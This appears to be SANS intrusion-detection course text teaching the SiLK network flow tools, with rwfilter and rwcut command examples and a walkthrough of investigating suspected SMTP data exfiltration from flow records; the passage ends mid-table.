SiLK supports the notion of network behavioral analysis. Intrusion detection and prevention systems are not particularly adept, nor should they be, at recognizing or analyzing network "anomalies." They mostly concentrate on finding attacks by assessing the payload sent. And, while some have the capability to look for network anomalies as SYN floods or port scans, these are processes best left for network behavioral analysis as finding the top 10 ICMP talkers per hour by packets, bytes, and flows sent or received. Network behavioral analysis relies on summary data and not a particular individual packet or payload.

SiLK has many different Unix-like tools that facilitate processing and analyzing data in a linear or iterative fashion. The workhorse command is known as `rwfilter` and usually begins most processing by limiting the data of interest through partitioning or selection criteria. Thereafter, output from one command can easily be piped as input to successive commands for further processing, such as sorting and summarizing.

SiLK tools nicely complement IDS/IPS products as they may help highlight activity of interest or retrospectively assist in examining pre or post incident activity. SiLK can be used as a generator of an indicator of an issue.

Many networks now have too much traffic to store full packet capture for very long, if at all. Ideally, you have full packet capture available for a shorter duration in case you have to investigate previous activity. SiLK can be used either to supplement or supply a summary of some of the most valuable attributes of the traffic and maintain the data in a format that permits longer retention and/or larger amounts of data.

Some Types of Questions Flow Can Help Answer

- What's on my network?
- What happened before/after an event?
- Are there policy violations?
- Are users browsing to known infected websites?
- Is spam being sent from my network?
- When did my web server stop responding to queries?

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Signature-based IDS solutions typically focus on packet payload content for finding malicious traffic. There are preprocessors in Snort to find scans or events as a whole to alert when a certain threshold of some type of traffic has been exceeded. While Snort and other IDS/IPS solutions can do some network behavioral analysis, that is not their primary function.

SiLK is all about network behavior analysis. It does so by collecting, storing, and summarizing flows in an efficient binary format, permitting large volumes to be stored and analyzed. It can answer questions about IP addresses and listening ports on the network. Also, since it has an historical view of all activity on the network, it can be used to discover what happened before a given event to or from a particular IP address or addresses.

It can also show policy violations such as exposing activity to/from protocols or sites that are discouraged. It can easily show that users are visiting known infected websites by searching for the offending web server IP addresses.

It may be possible to see if a host on your network is sending spam if unusually large amounts of SMTP traffic are originating from your network. Of course, this assumes that the sensor is in such a place to see SMTP transfers and that you have an idea of baseline or normal amounts of SMTP traffic.

Finally, let's say that you receive some indication, perhaps a user inquiry, that a web server is not responding to requests. You can examine outbound traffic from the server and see when the number of bytes/packets dropped off. This is just a small sample of the types of questions and analysis that SiLK can help you perform.

What is a Flow?

- Summary of unidirectional traffic that shares a 5-tuple of:
 - Source IP
 - Destination IP
 - Source port
 - Destination port
 - Protocol
- Data associated with a flow includes:
 - Above 5-tuple
 - TCP flags
 - Total bytes and packets
 - Start time, end time, duration, acquiring sensor identification

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

The recording unit for SiLK is known as a flow record. You may be familiar with Netflow – a Cisco proprietary product and protocol that allows summarization of router traffic. The SiLK flow record is based off of Netflow v5, but may record additional items as well. Also, SiLK is open-source while Netflow is a commercial product.

An actual flow record summarizes the traffic between given source and destination IPs and, if applicable, ports with the same protocol. The notion of ports may vanish if not supported by the protocol or the values stored. An important distinction of flow versus pcap data is that a flow record is unidirectional. Consider a TCP session, for instance. Two flows are created for this session – one from client to server and a distinct one from server to client.

A flow record is stored with what is known as a 5-tuple used to distinguish the flow – source/destination IPs and ports and the protocol – along with all TCP flags, if any, used in the flow, the aggregated number of bytes and packets for the flow, a start and end time and the duration. Additional support is available for some application recognition, TCP flags in the first record of a flow and how the flow was terminated. We'll examine some termination criteria on the next slide.

There is some metadata in each record that identifies the sensor name that collected it.

When is a Flow Record Terminated?

- For TCP: using conventional FIN/RST flags
- When inactivity persists for 63 seconds
- When activity persists for longer than 30 minutes

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Flow records are terminated in a number of different ways depending on the situation. The most conventional way, at least for TCP, is when a termination flag is observed – either a reset or after the FIN exchange completes. Obviously, there must be a way to deal with other protocols than TCP that give no inherent indication of a conversation termination. If no activity is seen for a given 5-tuple connection after 63 seconds, the flow is terminated and stored. A final case is when long-running session activity persists for longer than 30 minutes. The flow is terminated and recorded and a new flow established for subsequent activity.

It is possible for a given single conversation to end up with multiple flows. This may happen because of inactivity or when there is a long-running persistent connection.

rwfilter

- Workhorse of SiLK tool suite
- Input consists of binary efficiently packed flow records
- Default output is binary format
- Processes flow records for specified characteristics
- Many times passes output to other SiLK tools for further processing
- Because flow records often voluminous, attempts to maintain binary format and keep them memory resident as long as possible

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

We are going to spend some time reviewing the `rwfilter` command and the associated syntax and processing because it's the workhorse of the SiLK tool suite. `Rwfilter` is typically the tool that you will use to extract the flow records of interest to you. You can think of it as a much more sophisticated BPF tool. Most of the other tools in the suite take their input from `rwfilter` output for further processing.

The default input to `rwfilter` is flow data from the repository. You can specify your own flow data or `rwfilter` can accept binary flow output from other `rwfilter` commands as input data. The default is to maintain this same binary flow output.

Because SiLK was written to store massive amounts of data efficiently, it tries to leave the data in binary format and in memory as long as possible to maintain that efficiency. Therefore, the `rwfilter` command has a default mode of preserving the binary format unless you explicitly pipe the output to another command that processes it and formats it as ASCII.

`Rwfilter` uses many different parameters to specify the type of traffic you'd like to process in terms of direction into or out of the network, a particular sensor from which you'd like to extract the data and many other different selection criteria including, but not limited to, source and destination IPs and ports, time of capture, duration, number of packets/bytes and protocol.

Wrapping Your Head Around SiLK

- SiLK processing is **very** different than tcpdump!!
 - Must use some kind of selection/partitioning/output criteria to specify records to be filtered
 - Records are unidirectional
 - Individual records not captured
 - No payload captured
 - Summary of sessions/conversations only
 - Many header fields not captured
 - Default source is repository
 - Need to use specific tools to get ASCII output

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

First, let me warn you, if you try to use SiLK tools (especially the workhorse command `rwfilter`) like `tcpdump`, you'll get very frustrated. When I first tried to learn SiLK, I approached it as your run-of-the-mill Unix-like `libpcap`-based command tool. Only after generating no useful output – exclusively error messages, I finally picked up the manual in concession of defeat.


Unlike `tcpdump`, the `rwfilter` command requires you to supply criteria to select flows – also known as partitioning parameters in the command line to more precisely indicate the data that you wish to examine. Although `tcpdump` allows you to specify a filter, it is not mandatory as with `rwfilter`.

Be aware that flow records have no payload and many of the header fields are not captured or even summarized. For instance, TCP options such as timestamps that may have some very real relevance and insight into a given TCP session are not examined or stored. Also, SiLK, like other network flow protocols, summarizes sessions and conversations for you. Individual packets are not retained.

`Tcpdump` uses either `libpcap` files or live network traffic as input. The SiLK tool `rwfilter` uses data from the repository as the default source for input. It can take input from other SiLK tool output, or you can reformat `tcpdump` `libpcap` files into SiLK data for analysis. Another SiLK tool known as `rwp2yaf2silk` provides this function.

And finally, SiLK stores records in binary format for processing efficiency. Because binary is the native format, you cannot just run a `rwfilter` command and dump the output. You will receive the error message "`rwfilter: Will not read/write binary data on a terminal 'stdout' "`". I was tripped up by this issue many times before understanding that you need to direct, also known as pipe, the output to one of many SiLK commands that will either display and optionally otherwise process the output into printable format. Some of the output processing commands that are most common are `rwcut`, `rwstats`, and `rwuniq` – similar to their counterpart Unix commands.

rwfilter Flow



Here is a picture of the envisioned workflow of rwfilter to give you a visual idea of how the authors perceive it to work. The flow starts on the left side of the slide with the source of flow data for processing. This is either the default repository, piped output from a SiLK command tool, or from a file containing flow data. There are optional input parameters such as start and end dates, direction and type of flow as well as sensor identification from which to extract the flows.

Next, one or more required selection criteria including protocols, IP addresses, ports, and TCP flags – to name a few – are specified. Finally, you need to tell rwfilter what to do with the output by specifying where to put the records that either pass or fail the selection criteria or to indicate that instead of saving the extracted data to simply print a summary of selected record flows or counts.

rwfilter Input Sources

- Flow records may come from:
 - Repository
 - File
 - Converted tcpdump records
 - Output from another SiLK tool

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

By default, rwfilter searches its repository files for flow records. When SiLK is installed, a default directory location is selected with a configure option. Flows are stored in this directory as binary files for each hour. Several different files may be saved each hour for different types of flows that we'll discuss later and for each sensor collecting the flows.

Another input source is a file that contains libpcap records that can be converted into SiLK flow format as we'll see on the next slide. Note that Cisco Netflow and SiLK flow formats are not in similar formats so they are not interchangeable.

Finally, SiLK tools are intended to be used for iterative processing by extracting records and refining the output perhaps by piping the output/input among multiple commands. If the output from a command retains the binary format, it can be piped as input to rwfilter again for further processing.

rwp2yaf2silk

Convert pcap to flow via rwp2yaf2silk

```
rwp2yaf2silk --in=challenge.pcap --out=challenge.silk
```

Examine two TCP flow records

```
rwfilter challenge.silk --proto=6 --pass=stdout --max-pass=2 | rwcut -f 1-8
```

sIP	dIP sPort dPort pro	packets	bytes	flags
210.183.201.198	192.168.1.3 4821 901 6	1	48	S
192.168.1.3	210.183.201.198 901 4821 6	1	40	R A



You may have the need to convert libpcap files to flow records. The command `rwp2yaf2silk` converts a standard libpcap file to flow format. You have to install both the SiLK tool suite along with another open source package known as YAF, and all of the prerequisites that YAF requires in order to install and run it.

The `rwp2yaf2silk` command has two required command line switches the `--in` and the `--out` that specify the input libpcap file and the output flow records file. The above command uses the file "challenge.pcap" as input and writes the flow records to "challenge.silk".

Just to make sure we successfully converted to flow records, we run the `rwfilter` command on the converted file. We specify the input file after the `rwfilter` and indicate that we want to look at TCP (`--proto=6`) records only, that all records that pass this check go to standard out (the terminal), and we want to see at most 2 flow records. Now, because this is still in binary format, we must use another tool, `rwcut` to format the output to ASCII.

The `rwcut` command works much like the Unix `cut` command where you designate certain fields to extract. Some of the more commonly used fields that `rwcut` uses are sIP, dIP, sPort, dPort, protocol, packets, bytes, flags, sTime, dur, eTime, and sensor. However, the SiLK commands can refer to them as field position and not name. The upcoming slide "SiLK Flow Fields" lists the common field name and its associated field number.

Fields 1-8 only have been selected for output to fit on the slide. You can see the column headers and the field values that have been selected. The start time, end time, duration, and sensor fields have been omitted since they are fields 9-12.

For source files for SiLK and YAF, go to <http://tools.netsa.cert.org>.

SiLK Conventional TCP Flows

sIP	dIP sPort	dPort pro	packets	bytes	flags
195.31.158.158	192.168.1.3 3773	80 6	5	237	SRPA
192.168.1.3	195.31.158.158	80 3773	6	4	460 FS PA

Unidirectional client flow:

Source IP = 195.31.158.158
 Destination IP = 192.168.1.3
 Source port = 3773
 Destination port = 80
 Protocol=6 (TCP)
 Packets = 5 sent in flow
 Bytes = 237 sent in flow
 Flags = SRPA, includes SYN,
 RST, PUSH, ACK

Unidirectional server flow:

Source IP = 192.168.1.3
 Destination IP =
 195.31.158.158
 Source port = 80
 Destination port = 3773
 Protocol=6 (TCP)
 Packets = 4 sent in flow
 Bytes = 60 sent in flow
 Flags = FSPA, includes FIN,
 SYN, PUSH, ACK



It is very helpful to understand what a typical flow looks like so you can be prepared to identify anomalous ones. Here are flows to and from client 195.31.158.158 making a web request of server 192.168.1.3. Two flows are created from every connection where traffic is observed going to and from the client/server.

The client sent an aggregate of 5 packets in this session and the server sent 4. The client sent a total of 237 bytes including all IP/TCP header bytes. The server returned 460 bytes.

Finally, the flags field takes a little getting used to. All of the flags used in the flow are listed in order of lowest to highest bit values. The client sent a SYN, returned an ACK, and sent some PUSHs and closed with a RST. You cannot get a sense of where any flag or flag pair occurred, nor can you learn the number of times a given flag was observed in the session from the bit ordering listing of the flags. For instance, we assume that the PUSH and FIN segments both had an ACK flag set, but we cannot know for sure. Similarly, the server sent the same flag combinations, except it closed with a FIN instead of a RST, but we know it had to send a SYN/ACK in one packet even though you cannot distinguish flag and packet associations observed in the set of aggregate flags of each flow.



To generate the same output seen on the slide, enter the following command:

```
rwfilter challenge.silk --proto=6 --flags-session=PA/PA --pass=stdout --max-pass=2 | rwcut -f 1-8
```

Other Sample Flows

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
172.16.0.8	64.13.134.52	36050	113	6	1	44	S
64.13.134.52	172.16.0.8	113	36050	6	1	40	RA
172.16.0.8	64.13.134.52	36050	25	6	1	44	S
64.13.134.52	172.16.0.8	25	36050	6	1	40	RA
172.16.0.8	64.13.134.52	36050	31337	6	1	44	S
64.13.134.52	172.16.0.8	31337	36050	6	1	40	RA

SYN scan

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
192.168.11.62	66.35.45.7	53091	53	17	1	58	
66.35.45.7	192.168.11.62	53	53091	17	1	144	

Probable DNS lookup

sIP	dIP	sPort	dPort	pro
192.168.122.1	192.168.122.129	45756	53	17
192.168.122.129	192.168.122.1	3	3	1

ICMP destination unreachable

Intrusion Detection In-Depth

synscan.silk, dns.silk, icmp-unreach.silk

Here we have some sample flows. The first is a TCP port scan by 172.16.0.8 of 64.13.134.52; the first 6 flows only are shown. We see SYN scans of destination port 113, 25, and 31337. Host 64.13.134.52 does not listen on any of those ports as it returns a reset.

Next, we have a typical DNS, protocol 17 or UDP, and destination port 53, request from 192.168.11.62 and a response from 66.35.45.7. The last sample appears to be host 192.168.122.1 attempted to connect to 192.168.122.1 29 and received a destination unreachable message from 192.168.122.129 as we see the ICMP type value of 3 is placed in the "sPort" column and the ICMP code value of 3 is placed in the "dPort" column. An ICMP type 3 code 3 is a destination unreachable message.

Obviously, without payload, we have to make assumptions. We assume that port 53 represents DNS, though it could contain anything. Also, we assume that the UDP request and ICMP unreachable response are related, though that cannot be verified without data. For someone who is used to dealing with full packet data, using flow records requires a leap of faith. However, many sites now have such large amounts of traffic that capturing and storing all full packet data becomes impractical so we must learn to use flow data for historical purposes.

The third command listed below uses the output field designation of --icmp-type-and-code. This translates the ICMP type and code from another format.



To generate the same output seen on the slide, enter the following commands:

```
rwfilter synscan.silk --proto=6 --pass=stdout --max-pass=6 | rwcut -f 1-8
```

```
rwfilter dns.silk --proto=17 --pass=stdout | rwcut -f 1-8
```

```
rwfilter icmp-unreach.silk --proto=1,17 --pass=stdout | rwcut -f 1-5, --icmp-type-and-code
```

Commands to Process rfilter Output or Process SiLK File Directly

Command	Descriptions
rwcut	Display one or more fields of flow output
rwstats	Prints flow counts on top or bottom N lists
rwuniq	Processes and prints flows based on uniquely selected fields(s)

Examples

```
rwfilter challenge.silk --proto=6 --pass=stdout | rwcut -f 1-8  
(Extract all TCP flows. Display fields 1-8 of the flows.)
```

```
rwfilter challenge.silk --proto=6 --pass=stdout | rwstats --fields dport  
--count=5 --flows  
(Extract all TCP flows. Display top 5 destination ports by number of flows.)
```

```
rwfilter challenge.silk --proto=0-255 --pass=stdout | rwuniq --fields protocol  
(Extract all flows. Display the unique protocols – fifth field in flow record. )
```

© SAS
All Rights Reserved

Intrusion Detection In-Depth

challenge.silk

Here are just a few of the SiLK commands that we'll use to process output from rfilter. There are many more SiLK commands than those listed here that assist in processing flows and manipulating the output for your specific purposes. While this section concentrates on the anchor SiLK rfilter command, there are many commands that are very powerful for digesting and analyzing the flows extracted by rfilter. Taking some time to become familiar with these tools and others will help you become an adept SiLK user.

The first command uses rfilter to extract all TCP flows and passes them in binary format to rwcut to print the first 8 fields in ASCII output.

The second command extracts TCP flows and passes them to rwstat to show the top 5 destination ports by number of flows.

The final command passes all flows to rwuniq to display all of the unique protocols. In this instance it is really unnecessary to use rfilter at all because we pass all flows to rwuniq by including all protocols. A more efficient way of accomplishing the same thing would be:

```
rwuniq challenge.silk --fields protocol
```

SiLK Flow Fields

Field Number	Description
1	Source IP
2	Destination IP
3	Source port
4	Destination port
5	Protocol number
6	Packets count
7	Bytes count
8	Flags (TCP)
9	Start time
10	Duration
11	End time
12	Sensor name

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

In the several previous slides you were introduced to the idea of flow fields. Eventually, you'll need to display SiLK output in ASCII format, necessitating a SiLK tool such as `rwcut` to display the flows. The `rwcut` tool and other output tools have available the twelve fields shown. This can be visual overload if you are not interested all of the fields. There are additional fields, too, that aren't listed or different ways to list default formats as we've already mentioned with the `--icmp-type-and-code`.

It may help to become familiar with the Unix `cut` command since the format and context of `rwcut` and other SiLK output tools is similar. You can display the fields that you want by designating the field's number above in a comma-delimited list or as ranges. The `rwcut` SiLK command is very useful for printing out one or more fields of flow output. Many of the other SiLK output commands perform some kind of processing on the flows before displaying the fields.

rwfilter Format

```
rwfilter [input] [selection][partition][output][other]
```

[input]

[partition]

[output]



```
rwfilter attack.silk --protocol=6 --print-stat
```

```
Files  1. Read      12. Pass      12. Fail      0.
```

© S&S
All Rights Reserved

Intrusion Detection In-Depth

attack.silk

The format of the `rwfilter` command is comprised of required and optional parameters – input, selection, partition, output, and miscellaneous other. This example shows `rwfilter` where only TCP records (protocol 6) are selected from an input file named `attack.silk` that has flow records and an output directive to print count statistics. Note that all parameters in the command begin with double dashes (--).

We see that that `--print-stat` output indicates that a single file was read. If the default repository were used, it would count the number of files used for the command. There were 12 flow records read. Of those, all were TCP.

You need to know that SiLK tool syntax error messages, especially `rwfilter`, are not at all descriptive and do little to assist you in determining what is wrong. This is just to warn you that it can be quite frustrating diagnosing syntax issues.

Selection Parameters

- Optional parameters to help select repository file(s) from which to extract flow records
 - start-date: First hour of flow records
 - end-date: Last hour of flow records
 - type: Direction and whether or not web traffic
 - in, inweb, innull
 - out, outweb, outnull
 - all
 - sensor: Sensor name from which to extract records

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Selection criteria are optional parameters used to indirectly indicate from which repositories to extract the flow records. These should not be used when reading from a file of flow records or from piped output from other SiLK tools.

The `--start-date` and `--end-date` identify the starting or ending hour of records of interest. The format for specifying either of these is `YYYY/MM/DD:HH`.

There are several different type values. A type of “in” designates that the traffic is inbound from the upstream service provider. A type of “inweb” further specifies that the inbound traffic is from a web-related source port of 80, 443, 8080, or 1080. Web traffic has a type of its own since it comprises much of the traffic total. The “innull” type is inbound traffic that is rejected by the border router for entry. The counterpart “out” traffic types are the same except they relate to traffic that originates from inside the network and is outbound. There is type of “all” that encompasses all traffic.

You can also supply a particular sensor name from which to extract repository traffic. The repository maintains hourly file data in a filename that includes the collection sensor name.

Partitioning Parameters

- Specifies characteristic(s) of flows to examine
- At least one partitioning parameter required for every `rwfilter`:

Name	Description
<code>--proto</code>	IP protocol number
<code>--saddress/daddress/any-address</code>	Source/destination/either IP address
<code>--sport/dport/aport</code>	Source/destination/either IP port
<code>--bytes</code>	Number of bytes in flow
<code>--packets</code>	Number of packets in flow
<code>--flags-all</code>	All flags in flow
<code>--stime</code>	Time range when flow happened

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Unlike selection parameters, at least one partitioning parameter is required. The list of partitioning parameters above is not all-inclusive; it represents some of the more commonly used ones.

The protocol parameter identifies one or more IP protocols to extract. The packets or bytes parameters allows you to assign a number or range of numbers of packets or bytes in the flow for selection. The `saddress`, `daddress`, and `any-address` select from a given source address/destination address/either source or destination address, range or CIDR block. The `sport/dport/aport` is the equivalent selection for ports.

The `flags-all` parameter allows you to designate a set of TCP values to inspect in a flow and then select those flag(s) that must be set. Finally, the `stime` and `etime` restrict the selected flow records to a time range. This is different from the `start-date/end-date` of the selection parameters because those parameters identify actual repository file names, but these do not. And, the `stime` and `etime` permit you to use minutes, seconds, and optionally up to microseconds. We'll examine each of these in the upcoming slides.

See the Appendix for examples of using these parameters.

Output

- What to do with extracted records – required parameter:

--pass=stdout

--fail=stdout

--print-stat: print count of records passing/failing to screen

--print-vol: print counts of flows/bytes/packet

--max-pass: maximum number of flows to pass

--max-fail: maximum number of flow to fail

© SANS.
All Rights Reserved.

Intrusion Detection In-Depth

A final required parameter designates the output. The --pass=stdout option passes the selected flows for further processing by piping them to another command like rwcut. Conversely, the --fail=stdout option passes flows for further processing that did not meet the other selection criteria. As an alternative, the --pass and --fail options can designate a file name to store the binary output rather than passing it to another command for processing.

There are some summary options to print the number of records that pass or fail the selection, or print the flows, bytes and packets to the screen. For instance, you may want to take a sampling of traffic and limit the number of flows for further processing. This can be accomplished using the --max-pass and --max-fail to designate the number of flows to process.

Processing Flows into Information with SiLK

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This section introduces you to the `rwfilter` and supporting commands to process, filter, display, and summarize flows.

Examine SiLK Flows for Exfiltration

- Suppose you get some kind of indicator of an issue, Bro output:

```
2014-02-14T16:12:33-0500
```

```
192.168.11.23      37762 184.168.221.63      25      tcp
```

```
Warning Unusually Large MIME content length ==> 1852065
```

 © S&S
All Rights Reserved

Intrusion Detection In-Depth

demo.silk
demo.pcap

Let's say you are reviewing Bro output and you discover the above message. Someone has written a Bro script to notify when a particularly large attachment file is sent via SMTP to examine traffic for exfiltration. We see that on February 14th, 2014 around 4:12 PM internal network host 192.168.11.23 sends a large SMTP transfer to destination host 182.168.221.63. By good fortune, ample storage, and intelligent foresight your sensors have captured full packet capture as well as SiLK flows.

We'll examine this traffic via SiLK only, however the associated pcap demo.pcap has been included in the demonstration files in case you want to examine the payload using Wireshark or some other tool.

Find the Associated Flow

```
rwfilter demo.silk --proto=6 --address=192.168.11.23
--daddress=184.168.221.63 --sport=37762 --dport=25 --
pass=stdout | rwcut -f 1-8
```

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
192.168.11.23	184.168.221.63	37762	25	6	319	2551196	SRPA

```
rwfilter demo.silk --proto=6 --address=192.168.11.23
--daddress=184.168.221.63 --sport=37762 --dport=25 --
pass=stdout | rwcut -f 9-11
```

sTime	duration	eTime
2014/02/14T21:12:33.296	19.607	2014/02/14T21:12:52.903

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

We use `rwfilter` to extract the flows by passing it the name of the SiLK file, partitioning parameters, an output parameter and then processing the output. Remember it is mandatory to have at least one partitioning parameter and an output parameter and some SiLK command to display the output in a readable format since the data is stored in a binary.

The first partitioning parameter "`--proto`" specifies that the protocol is 6/TCP. We supply the source and destination IP of the flow of interest via the "`--address`" and "`--daddress`" parameters and do the same with source and destination ports using the "`--sport`" and "`--dport`". Our final required parameter is "`--pass`" where we indicate that we want all flow records that pass these filters to be sent to "stdout" or the screen. And, we use the `rwcut` command to process that output much like the Unix `cut` command does. The "`-f 1-8`" specifies that we want to see the first 8 output fields.

The output is pretty standard; we get some additional details – there were 319 packets in the flow and the number of bytes including the header bytes is 2551196. Bro gave the length of the attachment only. Finally, we see the abbreviations of all the TCP flags in packets that comprised the flow. As you see, this is just an aggregated list of both sides of the flow, making it difficult to associate a given flag with its sender.

We rerun the same command, but display the 9th through 11th fields for more details. This could have been combined with the first run (`-f 1-11`), however SiLK wraps its output on multiple lines, making it a challenge for someone who is not used to the format to understand the data that is displayed. Knowing the start and end times can assist us in discovering if anything happened before or after this activity.

Any Other Large Flows?

```
rwfilter demo.silk --bytes=1500000--pass=stdout | rwcut -f 1-5
```

```
      sIP|                dIP| sPort|dPort|pro|
192.168.11.23|          184.168.221.63|37762| 25| 6|
```

Same flow as found by Bro

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

We might be interested in seeing if there are any other large flows that were not reported by Bro; perhaps on a different port than SMTP. We use a threshold of 1,500,000 bytes or greater as indicated by the dash that follows the byte count to find the flows. Notice that we don't limit the search by protocol since UDP, ICMP, or any other protocol that is permitted outbound through the firewall can be used. We see only the original flow that Bro found so there is no other potential exfiltration as far as we can see.

Any Other Flows From Same Source?

```
rwfilter demo.silk --proto=6 --saddress=192.168.11.23 --pass=stdout |  
rwcut -f 1-7,9
```

sIP	dIP	sPort	dPort	pro	packets	bytes	sTime
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.241
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.246
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.251
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.255
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.260
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.265
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.270
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.275
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.280
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.289
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.296

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

Now that we suspect that 192.168.11.23 may be involved in sending some suspicious traffic let's inspect what other flows might be associated with it by filtering by the source IP address. To give you some time reference, the SMTP activity from this host began at 2014/02/14T21:12:33.296.

What we see is that very soon before the SMTP traffic, the same host contacted destination IP address 1.1.1.1 multiple times. And, in fact it used the same source port, 46664, and same destination port, 54321 in each TCP connection. This indicates that it is using its own software since the TCP/IP stack will not reuse the same source port so quickly. These appear to be small flows of 5 packets and 301 bytes. The same or similar payload may be sent each time. Finally, there appears to be a very similar interval time between the exchanges, meaning that this could be a regularly timed exchange. This is certainly suspicious and warrants further investigation of the payload using the full packet pcap and perhaps Wireshark.

Was There any Other Activity About the Same Time from the Same Host?

```
rwfilter demo.silk --address=192.168.11.23
--stime=2014/02/14T21:12:33.241-2014/02/15T21:12:33:000
--pass=stdout | rwcut -f 1-8,9
```

sIP	dIP	sPort	dPort	pro	packets	bytes	sTime
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.241
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.246
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.251
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.255
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.260
192.168.11.23	1.1.1.1	46664	54321	6	5	301	2014/02/14T21:12:33.265
etc.							
192.168.11.23	192.168.11.1	50775	53	17	1	60	2014/02/14T21:12:33.294

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

We wrap up our SiLK investigation with one final query. Let's see if there is any other activity, regardless of protocol, beginning around the same time (stime = start time) as our suspicious flows. The "--stime" parameter requires a range for a value so we supply a value that represents about the same time a day later. We see the same suspicious flows to destination port 54321. We also see a flow for destination port 53/DNS with a time very close to one of the last port 54321 exchange.

We have an "outline", if you will, of the activity from 192.168.11.23. First, there is this unusual periodic exchange to destination host 1.1.1.1 using the same source and destination port, all the same total number of bytes and packets. That is followed by a DNS query of some sort, and then the large SMTP exchange occurs.

The beauty of using or starting with SiLK for our investigation is that we can get a quick and abbreviated summary the activity that may be affiliated with the Bro notification. This same overview, including number of packets and bytes per TCP session would be difficult to do using tcpdump or Wireshark.

Where SiLK Can Help with Analysis

- Forensic investigations:
 - Was there exfiltration at a given time or from a given host?
 - What web servers did an infected host visit?
- Site/Traffic profiling:
 - What protocols are seen on the network?
 - What are the top services on my network?
- Network performance/administration:
 - Who are the top TCP talkers?
 - When did the DNS server stop responding to queries?
- Expected/Unexpected traffic:
 - Is there IPv6 on my network?
 - Is traffic going to foreign countries?

© SANS
All Rights Reserved

Intrusion Detection In-Depth

Now that you are familiar with the concepts of SiLK and flows, some commands and options, let's see where SiLK can help enlighten us with analysis of all types. This slide lists some of the generic categories of analysis and sample questions that may be answered. There are many more categories and associated questions than those listed.

Specifically, SiLK can be used for forensic investigations. SiLK can locate thresholds of activity that might be considered exfiltration. Or, say you've identified that a host is infected and suspect that it was from a drive-by web download. You can expose the web servers visited.

You may wish to do traffic profiling. For instance, perhaps you want to understand all of the protocols used on your network. Another possibility is that you want to see what kind of services are offered on your network, particularly to users coming from outside your network.

SiLK can assist with discovering performance issues or answer administration questions you may have. As an example, what if you want to know who is hogging all of the bandwidth. It would be useful to get an idea of the top TCP talkers. Suppose you've identified that a particular DNS server is no longer answering queries and you want to know when it stopped doing so.

Finally, SiLK can help with ascertaining if you have expected or unexpected traffic on your network. For instance, who is using IPv6. Or is there traffic going to foreign countries, ones you don't expect.

We'll see how all of these questions can be answered using SiLK commands in the next several slides. Perhaps you are thinking to yourself, what's the advantage of SiLK over tcpdump packet capture? Learning SiLK requires a whole new way of thinking and understanding new commands and formatting. However, SiLK is able to deliver more sophisticated computations than tcpdump such as aggregate bytes and packets.

Forensic Investigation Exfiltration?

Was a large amount of data sent from an internal to external host on July 2, 2011?

```
rwfilter phishdemo.silk --proto=0-255 --address=173.255.0.0/16
--bytes=1000000- --stime=2011/07/02:00-2011/07/03:00
--pass=stdout | rwcut
```

sIP	dIP	sPort dPort pro	packets	bytes	flags
173.255.224.59	100.100.100.111	48516 9999	6	1092 1536240	S PA
sTime	duration			eTime	sen
